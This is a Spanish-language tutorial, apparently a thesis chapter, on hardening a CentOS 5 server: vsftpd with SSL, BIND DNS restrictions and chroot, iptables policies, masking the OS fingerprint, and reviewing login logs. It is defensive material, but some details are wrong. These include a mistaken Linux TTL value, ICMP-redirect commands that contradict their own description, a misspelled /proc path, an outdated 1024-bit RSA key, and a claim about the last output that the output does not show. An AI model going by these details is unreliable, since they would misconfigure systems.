A diferencia de otros servicios FTP, el servicio vsftpd no requiere configurarse para trabajar sobre demanda, aunque tiene dicha capacidad. Por lo tanto no depende de servicio xinetd. La versión incluida en CentOS 5 puede iniciar, detenerse o reiniciar a través de un guión similar a los del resto del sistema.

Para iniciar por primera vez el servicio, utilice:

```
[root@cisco~]# service vsftpd start
```

Para hacer que los cambios hechos a la configuración surtan efecto, utilice:

```
[root@cisco~]# service vsftpd restart
```

Para detener el servicio, utilice:

```
[root@cisco~]# service vsftpd stop
```

Para hacer que el servicio de vsftpd esté activo con el siguiente inicio del sistema, en todos los niveles de corrida (2, 3, 4, y 5), se utiliza lo siguiente:

```
[root@cisco~]# chkconfig vsftpd on
```

Vsftpd

Este servidor de ftp es uno de los más seguros y de alto desempeño, este servidor tiene muchas ventajas como:

- Su diseño arregla por problema de seguridad encontrados en otros servidores de ftp como BSD-FTP, WU-FTP, and proftp
- Soluciona los problemas de buffer overflows por medio de técnicas seguras de codificación en la memoria.
- Toda la información enviada desde la red es procesada por un usuario sin privilegios
- Todos las operaciones son manejas por un solo proceso padre el cual tiene pocos privilegios.
- Los privilegios son calculados despues de entrar al sistema en forma dinámica.
- No utiliza programas externos como el /bin/ls por riesgos de mal diseño y explotación de alguna vulnerabilidad presente en estos
- Evita el uso de llamadas a librerías.
- Previene la saturación del ftp Server por medio de un manejador de ancho de banda
- Permite configurar IP virtuales y usuarios virtuales
- Puede funcionar en modo “standalone” o por medio del xinetd
- Permite fijar límites por IP

Configuración

La configuración de este servidor se hace por medio del archivo */etc/vsftpd/vsftpd.conf* las opciones que maneja este archivo es fácil de entender

Ejemplo del archivo /etc/vsftpd.conf

```
[root@cisco~]# gedit /etc/vsftpd.conf
```

```
#
# The default compiled in settings are very paranoid. This sample file
# loosens things up a bit, to make the ftp daemon more usable.
#
# Allow anonymous FTP?
anonymous_enable=YES
# Uncomment this to enable any form of FTP write command.
#write_enable=YES
# Uncomment this to allow the anonymous FTP user to upload files. This only
# has an effect if the above global write enable is activated. Also, you
will
# obviously need to create a directory writable by the FTP user.
#anon_upload_enable=YES
# Uncomment this if you want the anonymous FTP user to be able to create
# new directories.
#anon_mkdir_write_enable=YES
# Activate directory messages - messages given to remote users when they
# go into a certain directory.
dirmessage_enable=YES
#
# Activate logging of uploads/downloads.
xferlog_enable=YES
# You may specify a file of disallowed anonymous e-mail addresses.
Apparently
# useful for combatting certain DoS attacks.
#deny_email_enable=YES
# You may fully customise the login banner string:
#ftpd_banner=Welcome to blah FTP service.
#anon_other_write_enable=YES
```

Parámetro anonymous_enable.

Se utiliza para definir si se permitirán los accesos anónimos al servidor. Establezca como valor YES o NO de acuerdo a lo que se requiera.

```
anonymous_enable=YES
```

Parámetro local_enable.

Es particularmente interesante si se combina con la función de jaula (chot). Establece si se van a permitir los accesos autenticados de los usuarios locales del sistema. Establezca como valor YES o NO de acuerdo a lo que se requiera.

```
local_enable=YES
```

Parámetro write_enable.

Establece si se permite el mandato write (escritura) en el servidor. Establezca como valor YES o NO de acuerdo a lo que se requiera.

```
write_enable=YES
```

Parámetro anon_upload_enable

Específica si los usuarios anónimos tendrán permitido subir contenido al servidor. Por lo general no es una función deseada, por lo que se acostumbra desactivar ésta.

```
anon_upload_enable=NO
```

Parámetro anon_mkdir_write_enable

Específica si los usuarios anónimos tendrán permitido crear directorios en el servidor. Al igual que la anterior, por lo general no es una función deseada, por lo que se acostumbra desactivar ésta.

```
anon_mkdir_write_enable=NO
```

Parámetro ftpd_banner.

Este parámetro sirve para establecer el banderín de bienvenida que será mostrado cada vez que un usuario acceda al servidor. Puede establecerse cualquier frase breve que considere conveniente.

```
ftpd_banner=Bienvenido al servidor FTP de nuestra empresa.
```

Estableciendo jaulas para los usuarios: parámetros chroot_local_user y chroot_list_file.

De modo predeterminado los usuarios del sistema que se autentiquen tendrán acceso a otros directorios del sistema fuera de su directorio personal. Si se desea recluir a los usuarios a solo poder utilizar su propio directorio personal, puede hacerse fácilmente con el parámetro chroot_local_user que habilitará la función de chroot() y los parámetros chroot_list_enable y chroot_list_file para establecer el fichero con la lista de usuarios que quedarán excluidos de la función chroot().

```
chroot_local_user=YES
chroot_list_enable=YES
chroot_list_file=/etc/vsftpd/vsftpd.chroot_list
```

Con lo anterior, cada vez que un usuario local se autentique en el servidor FTP, solo tendrá acceso a su propio directorio personal y lo que este contenga. Se debe crear el fichero /etc/vsftpd/vsftpd.chroot_list, ya que de otro modo no arrancará el servicio vsftpd.

```
touch /etc/vsftpd/vsftpd.chroot_list
```

Control del ancho de banda.

Parámetro anon_max_rate.

Se utiliza para limitar la tasa de transferencia en bytes por segundo para los usuarios anónimos, algo sumamente útil en servidores FTP de acceso público. En el siguiente ejemplo se limita la tasa de transferencia a 5 Kb por segundo para los usuarios anónimos:

```
anon_max_rate=5120
```

Parámetro local_max_rate.

Hace lo mismo que anon_max_rate, pero aplica para usuarios locales del servidor. En el siguiente ejemplo se limita la tasa de transferencia a 5 Kb por segundo para los usuarios locales:

```
local_max_rate=5120
```

Parámetro max_clients.

Establece el número máximo de clientes que podrán acceder simultáneamente hacia el servidor FTP. En el siguiente ejemplo se limitará el acceso a 5 clientes simultáneos.

```
max_clients=5
```

Parámetro max_per_ip.

Establece el número máximo de conexiones que se pueden realizar desde una misma dirección IP. Tome en cuenta que algunas redes acceden a través de un servidor

intermediario (Proxy) o puerta de enlace y debido a esto podrían quedar bloqueados innecesariamente algunos accesos,se limita el número de conexiones por IP simultáneas a 5.

```
max_per_ip=5
```

Soporte SSL/TLS para VFSTPD.

VSFTPD puede ser configurado fácilmente para utilizar los protocolos SSL (Secure Sockets Layer o Nivel de Zócalo Seguro) y TLS (Transport Layer Security, o Seguridad para Nivel de Transporte) a través de un certificado RSA.

Acceda al sistema como el usuario root.

Se debe crear el directorio donde se almacenarán los certificados para todos los sitios SSL. El directorio, por motivos de seguridad, debe ser solamente accesible para el usuario root.

```
[root@cisco~]# mkdir -m 0700 /etc/ssl
```

A fin de mantener cierta organización, y un directorio dedicado para cada sitio virtual SSL, es conveniente crear un directorio específico para almacenar los certificados de cada sitio virtual SSL. Igualmente, por motivos de seguridad, debe ser solamente accesible para el usuario root.

```
[root@cisco~]# mkdir -m 0700 /etc/ssl/espoch.edu.ec
```

Acceder al directorio que se acaba de crear.

```
[root@cisco~]# cd /etc/ssl/espoch.edu.ec
```

El certificado se puede generar fácilmente utilizando el siguiente mandato, donde se generará un certificado con estructura X.509, algoritmo de ciframiento RSA de 1024 kb, sin Triple DES, la cual permita iniciar normalmente, sin interacción alguna, al servicio >vsftpd, con una validez por 730 días (dos años) en el fichero /etc/ssl/vsftpd.pem.

```
[root@cisco espoch.edu.ec]# openssl req -x509 -nodes -days 730 -newkey rsa:1024
 -keyout /etc/ssl/vsftpd.pem

 -out /etc/ssl/vsftpd.pem
```

Lo anterior solicitará se ingresen varios datos:

- Código de dos letras para el país.
- Estado o provincia.
- Ciudad.
- Nombre de la empresa o razón social.
- Unidad o sección.
- Nombre del anfitrión.
- Dirección de correo.

La salida devuelta sería similar a la siguiente:

You are about to be asked to enter information that will be
incorporated into your certificate request.
What you are about to enter is what is called a Distinguished Name or
a DN.

There are quite a few fields but you can leave some blank

For some fields there will be a default value,

If you enter '.', the field will be left blank.

Country Name (2 letter code) [GB]:**EC**

State or Province Name (full name) [Berkshire]:**Chimborazo**

Locality Name (eg, city) [Newbury]:**Riobamba**

Organization Name (eg, company) [My Company Ltd]:

ESPOCH

Organizational Unit Name (eg, section) []:Sistemas

Common Name (eg, your name or your server's hostname) []:

espoch.edu.ec

Email Address []:**root@espoch.edu.ec**

Finalmente se añaden las siguientes líneas al final del fichero

```
[root@cisco~]# gedit /etc/vsftpd/vsftpd.conf:
```

```
ssl_enable=YES
allow_anon_ssl=NO
force_local_data_ssl=NO
force_local_logins_ssl=NO
ssl_tlsv1=YES
ssl_sslv2=NO
ssl_sslv3=NO
rsa_cert_file=/etc/ssl/vsftpd.pem
```

Servidor de nombres DNS Seguro.

Las protecciones de seguridad del servicio de nombres permiten controlar desde el fichero de configuración el comportamiento del servidor frente a los supuestos clientes y servidores, tanto secundarios como los asociados a otros dominios.

Una de las medidas más sencillas para controlar las trasferencias de zona desde el punto de vista del *firewall* en lugar de desde la configuración del servicio, es permitir conexiones externas al DNS a través del puerto 53 solo para el protocolo UDP, asociado a las consultas individuales, y no a través de TCP, correspondiente a las trasferencias de zona.

Mediante la configuración del propio DNS se pueden restringir las trasferencias de zona sólo a ciertos DNS esclavos, por ejemplo 192.168.20.20, y las peticiones de información de nombres a los clientes de la red, por ejemplo 192.168.100.0:

```
zone “dominio.com” {
type master;
file “dir/db.dominio.com”;
allow-transfer { 192.168.20.20; };
allow-query { 192.168.100.0/24; };
}
```

Otra forma de especificar conjuntos de sistemas o redes es mediante ACLs. Por ejemplo:

```
acl “red_interna” {
{192.168.100.0/24; 192.168.200.0/24; };
}
```

Pudiéndose emplear entonces la nueva ACL en lugar de las redes numéricas:

```
allow-query { “red-interna”; };
```

Además, es posible denegar la petición de información relativa a la versión de BIND que se está ejecutando, excepto para el propio servidor, ya que esta información permitiría a un atacante buscar las vulnerabilidades que afectan a la misma:

```
#configuraciÃ³n para midominio
zone "espoch.edu.ec" {
type master;
file "espoch.edu.ec.zone";
allow-update { none; };
};

zone "124.30.172.in-addr.arpa" {
        type master;
        file "124.30.172.in-addr.arpa.zone";
};

options {
directory "/var/named";
```

Archivo var/named/chroot/etc/named.conf

El archivo named.conf sirve para la configuración del servidor DNS, un ejemplo de este archivo se mostrara a continuación:

```
options {
        directory "/var/named";
        dump-file "/var/named/data/cache_dump.db";
      statistics-file "/var/named/data/named_stats.txt";
        /*
         * If there is a firewall between you and nameservers you want
         * to talk to, you might need to uncomment the query-source
         * directive below.  Previous versions of BIND always asked
         * questions using port 53, but BIND 8.1 uses an unprivileged
         * port by default.
         */
         // query-source address * port 53;
};

zone "." IN {
        type hint;
        file "named.root";
};
zone "localdomain." IN {
        type master;
        file "localdomain.zone";
        allow-update { none; };
};
zone "localhost." IN {
        type master;
        file "localhost.zone";
        allow-update { none; };
};

zone "0.0.127.in-addr.arpa." IN {
        type master;
        file "named.local";
        allow-update { none; };
};

zone "0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.ip6.arpa." IN {
      type master;
        file "named.ip6.local";
        allow-update { none; };
};


zone "255.in-addr.arpa." IN {
        type master;
        file "named.broadcast";
        allow-update { none; };
};

zone "0.in-addr.arpa." IN {
        type master;
        file "named.zero";
        allow-update { none; };
};

include "/etc/rndc.kev";
```

Como primera medida se define el directorio de configuración de zonas:

```
#configuraciÃ³n para midominio
zone "espoch.edu.ec" {
type master;
file "espoch.edu.ec.zone";
allow-update { none; };
};

zone "124.30.172.in-addr.arpa" {
        type master;
        file "124.30.172.in-addr.arpa.zone";
};

options {
directory "/var/named";
```

En este directorio se encuentran definido el dominio de las zonas de nuestra red local para este ejemplo los archivos de zonas están ubicados en el directorio */etc/named* , como se verá a continuación:

```
[root@cisco~]# ls /var/named/chroot/var/named/

124.30.172.in-ddr.arpa.zone

124.30.172.in-ddr.arpa.zone~

data

espoch.edu.ec.zone

espoch.edu.ec.zone~

localdomain.zone

localhost.zone

named.broadcast

named.ip6.local

named.local
```

La opción “**recursion no**” como medida de seguridad para evitar que el cache del servidor crezca o grave información dañada.

Deshabilitar la recursividad coloca el servidor en modo pasivo evitando la posibilidad de mandar solicitudes de otros servidores de nombres a través de él.
Previniendo un posible ataque de negación de servicio por medio del “spoofing”.

La opción “allow-query” especifica a que direcciones IP se les permite realizar una solicitud al servidor.

Ejemplo:

```
allow-query { 10.10.10.0/24; 207.35.78.0/24; localhost; };
allow-recursion { 10.10.10.0/24; localhost; };
```

En la opción “allow-transfer” se especifica la dirección IP para transferencia de las zonas, para realizar las transferencias de las zonas a servidor de nombres
“secundarios”.

```
allow-transfer { 10.10.10.80;};
```

Esta opción se debe mantener al mínimo y si no es necesario es mejor filtrarlo a por el firewall y no permitir conexiones TCP al puerto 53, solo UDP 53 y solo a clientes.
Como lo se había mencionado con anterioridad existen archivos llamados archivos de “zona”, en los cuales se especifica los nombres asignados a una dirección IP.

Estos archivos son especificados en la configuración del DNS por medio de las siguientes líneas.

```
#configuraciÃ³n para midominio
zone "espoch.edu.ec" {
type master;
file "espoch.edu.ec.zone";
allow-update { none; };
};

zone "124.30.172.in-addr.arpa" {
        type master;
        file "124.30.172.in-addr.arpa.zone";
};
```

En la opción “zone” se determina el nombre del dominio que se quiera asignar al conjunto de IP que se encuentran bajo el archivo univalle.edu.co especificado por la opción “file "espoch.edu.ec";”.

Por medio de la línea allow-query se puede restringir las solicitudes al servidor de nombres, solo permitiendo un rango determinado de IPs, también es posible la utilización de la opción allow-transfer para una zona determinada.

Cuando se define una zona en el DNS se define un archivo que contiene la información de los nombres y de las direcciones IP que cubren esa zona, el formato de estos archivos es el siguiente:

```
[root@cisco~]# gedit /var/named/chroot/var/named/espoch.edu.ec.zone
```




Gráfico V.47.- Archivo de la Zona

Como se puede apreciar en los archivos de zona se definen los nombres asignados a un IP específico. Identificando cada nombre con una dirección IP.

Para confirmar que el DNS está tomando estas definiciones se utilizará el comando "nslookup".

Este realiza la consulta al DNS que se encuentra configurado en el archivo "*/etc/ resolv.conf*".

El aspecto de este archivo es:

```
[root@cisco~]# gedit /etc/resolv.conf
```




Gráfico V.48.- Archivo resolv.conf

En "*resolv.conf*" se especifica que el DNS para el dominio espoch.edu.ec es el servidor con la dirección IP 172.30.124.1 (Dirección IP del servidor que tiene el DNS funcionando).

Cuando se ejecute el comando "*nslookup*" el resultado será en primer lugar a que servidor se le ha enviado la solicitud de DNS y después el resultado de la búsqueda del nombre en dicho DNS.

```
[root@cisco ~]# nslookup espoch.edu.ec
Server:         127.0.0.1
Address:        127.0.0.1#53

Name:   espoch.edu.ec
Address: 172.30.124.1
```

Gráfico V.49.- Ejecución del comando nslookup

Se utiliza la opción “-h dirección_IP_del_Servidor_DNS” para consultar diferentes servidores DNS.

Como medida de seguridad se puede crear el sistema de “cárcel” que encierre toda la aplicación de DNS. Se debe crear un usuario que será el encargado de ejecutar el servidor de nombres.

Es de vital importancia ejecutar el demonio del DNS “named” por un usuario que no sea el root (Con solo ejecutar el DNS con un usuario no-root se estará limitando cualquier daño) y tendrá comodirectorio de trabajo el directorio de la aplicación.

Se debe conservar las posiciones de los archivos de ejecución del DNS.

Si se asigna el directorio del usuario “named” para confinar el DNS, es necesario tener una copia del sistema de archivos.

Por ejemplo:

```
/chroot/named/    Directorio de trabajo del usuario “named”
/chroot/named/dev/
/chroot/named/usr/
/chroot/named/etc/
/chroot/named/var/
```

Con la copias de los archivos que el usuario “named” necesita, se estará creando una “burbuja” que contendrá el servidor DNS. Los principales archivos que se copiaran dentro de la “carcel” son:

```
/usr/local/sbin/named
/usr/local/sbin/named-checkconf
/usr/local/sbin/named-checkzone
/etc/named.conf
/lib/libc.so.6
/lib/ld-linux.so.2
/etc/named/* Todo este directorio.
/etc/localtime
/etc/nsswitch.conf
/var/named//* Todo este directorio.
```

El dueño del directorio de destino (para este ejemplo /chroot/named) y de todos los archivos que están en este, debe ser el usuario “named”. Ahora para mayor seguridad se puede conceder el atributo de inmutabilidad a los siguientes archivos.

```
chattr +i /chroot/named/etc/nsswitch.conf
chattr +i /chroot/named/etc/named.conf
```

También hay que cambiar el directorio de generación de archivos log del *syslogd* a la nueva posición */chroot/named/var/named/*

Y por último utilizar el comando “chroot” para completar el proceso.

Además como medida adicional para la consecución del DNS seguro podemos generar un archivo SPF con ayuda de los wizard presentes en la Web el archivo spf se ubica en el archivo de la zona de nuestro dns

```
espoch.edu.ec. IN TXT "v=spf1 ip4:172.30.124.0/24 a ptr ~all"
```

Este registro nos ayudará a controlar que máquinas puedan acceder a nuestro servidor y cuáles no a quienes se les pedirá una identificarse para dar paso a las mismas.

5.5. Firewalls

Ipchains/Iptables

Ipchains es una herramienta para el filtrado de paquetes que está incluida en el kernel de Linux desde la versión 2.1.

Aunque esta herramienta ha sido ampliamente utilizada, comparada con otros firewalls como el IPFilter, su uso era bastante limitado. Es por esto que desde el kernel 2.3.15 ipchains fue sustituido por IPTables.

Iptables es un sistema de firewall vinculado al kernel de Linux a partir del kernel de este sistema operativo, se debe tener claro que los iptables no es ningún tipo de servidor o algún tipo de programación segura sino que estos vienen acoplados al kernel es parte del sistema operativo, que entre sus características más importantes se encuentran:

- stateful packet filtering: método de filtrado de paquetes dinámico
- Network Address Translation (NAT): utiliza direcciones IP privadas dentro la red y un solo IP público para el acceso a Internet. Además permite filtrar con base en la dirección física de las tramas, inspección de paquetes, etc.

Utilización del iptables

El filtrado se los paquetes de la red está incluido en el kernel de Linux, para el uso de iptables se debe compilar el kernel con la opción **CONFIG_NETFILTER** activada

Iptables maneja las reglas de filtrado de forma dinámica. Esto significa que cada que la máquina sea reiniciada, las reglas se borrarán. Por este motivo, se recomienda crear un script de inicio en /etc/rc.d/INIT.d con el que hagamos que iptables se "inicie o pare" como un servidor más.

Una vez creadas las reglas, pueden ser grabadas por medio de la orden **iptablessave**
Y pueden ser recuperadas con **iptables-restore**.
El núcleo de Linux agrupa las diferentes reglas definidas por el administrador en tres listas denominadas *chains*: **INPUT**, **OUTPUT** y **FORWARD**.

Tabla V.VI.- Opciones de Iptables

REGLAS	**FUNCIONAMIENTO**
INPUT	Esta lista decide si la acepta o no Si las reglas definidas en esta lista indican que el paquete puede ser aceptado, se comprueba dónde debe ser enrutado.
FORWARD	Para reenviarlo a su destino.
OUTPUT	Se utiliza antes de enviar un paquete por una interfaz de red, para decidir si el tráfico de salida es permitido o no.

Si el paquete no cumple ninguna de las reglas de la lista, puede ser aceptado o rechazado según haya sido configurado el iptables. Para lograr mantener un nivel óptimo de seguridad, se recomienda que sea configurado para que rechace el paquete.

Cuando un paquete cumple con una determinada regla de una lista, se define qué hacer con éste mediante una *acción (Target).* Las *acciones* utilizadas en iptables son: ACCEPT, que permite el paso del paquete. DROP, que lo bloquea, QUEUE y
RETURN.

Creación de una política de seguridad en iptables

Se definirá una política de seguridad básica para ilustrar el funcionamiento del firewall.
En primer lugar para la definición de políticas debe eliminar toda regla asociada a cada lista, de forma que no interfieran con las que se van a definir. Para ello se utiliza la opción '-F'.

Además, se puede definir una política por defecto mediante la opción '-P'. Esta política será la que se aplique cuando un paquete no cumpla con ninguna de las reglas establecidas en las listas.

Ejemplo:

```
[root@localhost]# /sbin/iptables -P INPUT DROP
[root@localhost]# /sbin/iptables -F INPUT
[root@localhost]# /sbin/iptables -P OUTPUT ACCEPT
[root@localhost]# /sbin/iptables -F OUTPUT
[root@localhost]# /sbin/iptables -P FORWARD DROP
[root@localhost]# /sbin/iptables -F INPUT
[root@localhost]#
```

Como se puede observar, lo que se hará por defecto será denegar todo el tráfico que se dirija al firewall y todo el tráfico a reenviar, y se permitirá todo el tráfico de salida.

Se definirán ahora algunos accesos permitidos al servidor:

```
[root@localhost]# /sbin/iptables -A INPUT -p TCP -j ACCEPT -d
10.10.10.85 --dport 80
[root@localhost]#
```

Se está indicando que se añada (**-A**) en la lista **input** una regla que permita (**ACCEPT**) el tráfico TCP (**-p**) cuyo destino (**-d**) sea la dirección 10.10.10.85 y el puerto (**--dport**) sea el 80.

Una vez definida la regla, mediante la opción **-L** se puede comprobar que efectivamente está siendo aplicada:

```
[root@localhost]# iptables -L
Chain INPUT (policy DROP)
target prot opt source destination
ACCEPT tcp -- anywhere 192.168.18.9 tcp dpt:http
Chain FORWARD (policy DROP)
target prot opt source destination
Chain OUTPUT (policy ACCEPT)
target prot opt source destination
[root@localhost root]#
```

Como se observa en la política definida, se está permitiendo todo el tráfico de salida y sólo se permiten conexiones al puerto 80 desde cualquier máquina. El resto del tráfico es denegado debido a la política tomada por defecto.

De esta forma, el tráfico como los mensajes ICMP de vuelta o las llamadas al servicio **ident** que realizan ciertos servidores cuando se les solicita una conexión, no alcanzarán

su destino. Para evitar estos inconvenientes, se puede permitir el paso de ciertos paquetes ICMP y el acceso al servicio **auth** (puerto 113).

```
[root@localhost]# iptables -A INPUT -p ICMP --icmp-type destinationunreachable
-j ACCEPT
[root@localhost]# iptables -A INPUT -p ICMP --icmp-type source-quench -j
ACCEPT
[root@localhost]# iptables -A INPUT -p ICMP --icmp-type time-exceeded -j
ACCEPT
[root@localhost]# iptables -A INPUT -p ICMP --icmp-type parameterproblem
-j ACCEPT
[root@localhost]# iptables -A INPUT -p ICMP --icmp-type echo-reply -j
ACCEPT
[root@localhost]# iptables -A INPUT -p TCP -j ACCEPT -d 10.10.10.85
--dport 113
[root@localhost]#
```

Como anteriormente se mencionó que se deberá guardar las reglas creadas ya que el momento que se reinicie el sistema serán borradas para lo cual se usa el comando **iptables-save**.

Ejemplo:

```
[root@localhost]# iptables-save > ~/reglas_firewall
[root@localhost]#
```

El archivo generado está en texto plano, por lo tanto puede ser revisado con comandos como less o cat.

Para recuperar las reglas creadas, se debe hacer un script que contenga la siguiente orden:

```
[root@localhost]# iptables-restore reglas_firewall
```

El momento que hay demasiadas reglas creadas, la administración del firewall puede llegar hacer muy compleja por lo cual se puede realizar la administración por medio de distribuciones gráficas.

Generación de reportes

Iptables permite la generación de reportes en el sistema por medio de syslogd. Se recomienda limitar el registro de los reportes a únicamente los paquetes que no sean rutinarios (por ejemplo, intentos de conexión desde direcciones no autorizadas). Esto con el fin de evitar que las revisiones del reporte sean menos densas y que incluso se genere negación de servicio por disco lleno o por tiempo consumido al generar los reportes.
Para más detalles, se recomienda consultar el manual de iptables, que se puede bajar de http://www.netfilter.org

5.6. Configuraciones y Verificaciones de Seguridad Adicionales

Footprinting

Antes de planificar o analizar un posible ataque a un sistema, es necesario conocer el objetivo, es decir, obtener su huella identificativa o *footprinting.* Por tanto la primera tarea a realizar pasa por dedicar un esfuerzo considerable a obtener y recolectar ésta información.

La primera filosofía de protección aplicable a esta técnica, y extensible a la mayoría de vulnerabilidades, es aplicar la propia técnica sobre los sistemas a defender, para obtener la información que está disponible desde el exterior. Es fundamental el deshabilitar los servicios que proporcionan dicha información.

Desactivando Servicios

1. Fingerd: Si el servicio finger está activo un atacante fácilmente puede obtener información de nuestro sistema, para evitar esto ejecutamos el comando chkconfig finger off

Nota: El comando chkconfig puede ser usado para activar y desactivar servicios. Si usa el comando chkconfig --list, verá una lista de los servicios del sistema y si están iniciados (on) o detenidos (off) en los niveles de ejecución 0-6.

chkconfig también puede ser usado para configurar un servicio para que comience (o no) en un nivel de ejecución específico. Ejemplo: chkconfig --level 345 cups off

Fingerprinting

Una técnica más específica que permite extraer información de un sistema concreto es el *fingerprinting*, es decir, la obtención de su huella identificativa respecto a la pila TCP/IP. El objetivo primordial suele ser obtener el sistema operativo que se ejecuta en la máquina destino de la inspección. Esta información junto con la versión del servicio o servidor facilitará la búsqueda de vulnerabilidades asociadas al mismo.

Enmascarando el Servidor(vulnerabilidad del ftp,telnet,http)

1. Time To Live (TTL). En sistemas Linux tiene un valor de 65. Para modificarlo usamos el comando “echo 128 > /proc/sys/net/ipv4/ip_default_ttl”, introducimos 128 porque es el valor por defecto de Windows.
2. Desactivación de TCP TIMESTAMP. Utilizamos el comando “echo 0 > /proc/sys/net/ipv4/tcp_timestamps”.

3. Desactivación del tamaño de la ventana. Utilizamos el comando “echo 0 > /proc/sys/net/ipv4/tpc_window_scaling”.
4. Activar ICMP REDIRECTS. Utilizamos los comandos: “echo 0 > /proc/sys/net/ipv4/conf/all/accept_redirects” para aceptar estés paquetes y “echo 0 > /proc/sys/net/ipv4/conf/all/send_redirects” para enviarlos.

Verificar los últimos logueos en el Sistema

Para la verificación de los últimos logueos en el sistema se puede usar el comando “*last”* el cual nos da los siguientes resultados.

```
root     pts/1        :0.0             Thu May 28 14:29 - 14:31  (00:01)
root     pts/1        :0.0             Thu May 28 14:23 - 14:24  (00:00)
root     pts/4        :0.0             Thu May 28 12:19 - 12:19  (00:00)
root     pts/3        :0.0             Thu May 28 12:18 - 12:19  (00:00)
root     pts/2        :0.0             Thu May 28 12:17 - 14:22  (02:05)
root     pts/1        :0.0             Thu May 28 12:15 - 14:23  (02:07)
root     :0                            Thu May 28 12:14   still logged in
root     :0                            Thu May 28 12:14 - 12:14  (00:00)
reboot   system boot  2.6.18-92.el5    Thu May 28 12:12          (04:22)
reboot   system boot  2.6.18-92.el5    Thu May 28 10:34          (00:02)
root     :0                            Thu May 28 10:25 - 10:28  (00:02)
root     :0                            Thu May 28 10:25 - 10:25  (00:00)
```

Este comando nos da como resultado que un host con la ip 192.168.0.15 ingresó al servidor haciendo telnet.

Detectar conexiones Fallidas

Mediante el uso del comando lastb nos muestra una información que puede ser tan útil como la anterior, los intentos fallidos de login en el sistema, su uso es similar al anterior, la diferencia reside en que se “fija” en el archivo /var/log/btmp. El formato que se presenta será el siguiente:

Usuarios	Terminal	Kernel con que arrancó	Fecha	Hora

Chequeo del tráfico de red (Netstat)(http,telnet)

Con este comando se pueden ver las tablas de enrutamiento, listado de y conexiones al equipo.

Es usado para la consulta de rutas, estadísticas y conexiones, los cual nos da un reporte de datos enviados y recibidos; además es de gran ayuda para detectar conexiones con nuestro equipo.

5.7. Programación segura

Anteriormente se habló de los problemas de seguridad que conlleva la programación, a continuación se darán algunos conceptos que se debe tener en cuenta para realizar una programación segura.

- Mínima utilización de los permisos UID y GID: Es la medida de seguridad más elemental.
- Reinicio de los UIDs y GIDs efectivos antes de utilizar una función *exec()* : Con la ejecución de un programa con permiso UID, el mayor problema es la ejecución de otro programa inesperadamente y que utilice los privilegios de súper usuario. Por eso cuando un programa hace un llamado a otro programa para entregarle algunos datos se deben reiniciar los UID y GID efectivos para que la ejecución del nuevo programa se realice con el mínimo de permisos, esta solución es aplicable a la ejecución de funciones como *exec()*, *system()* y *popen().*

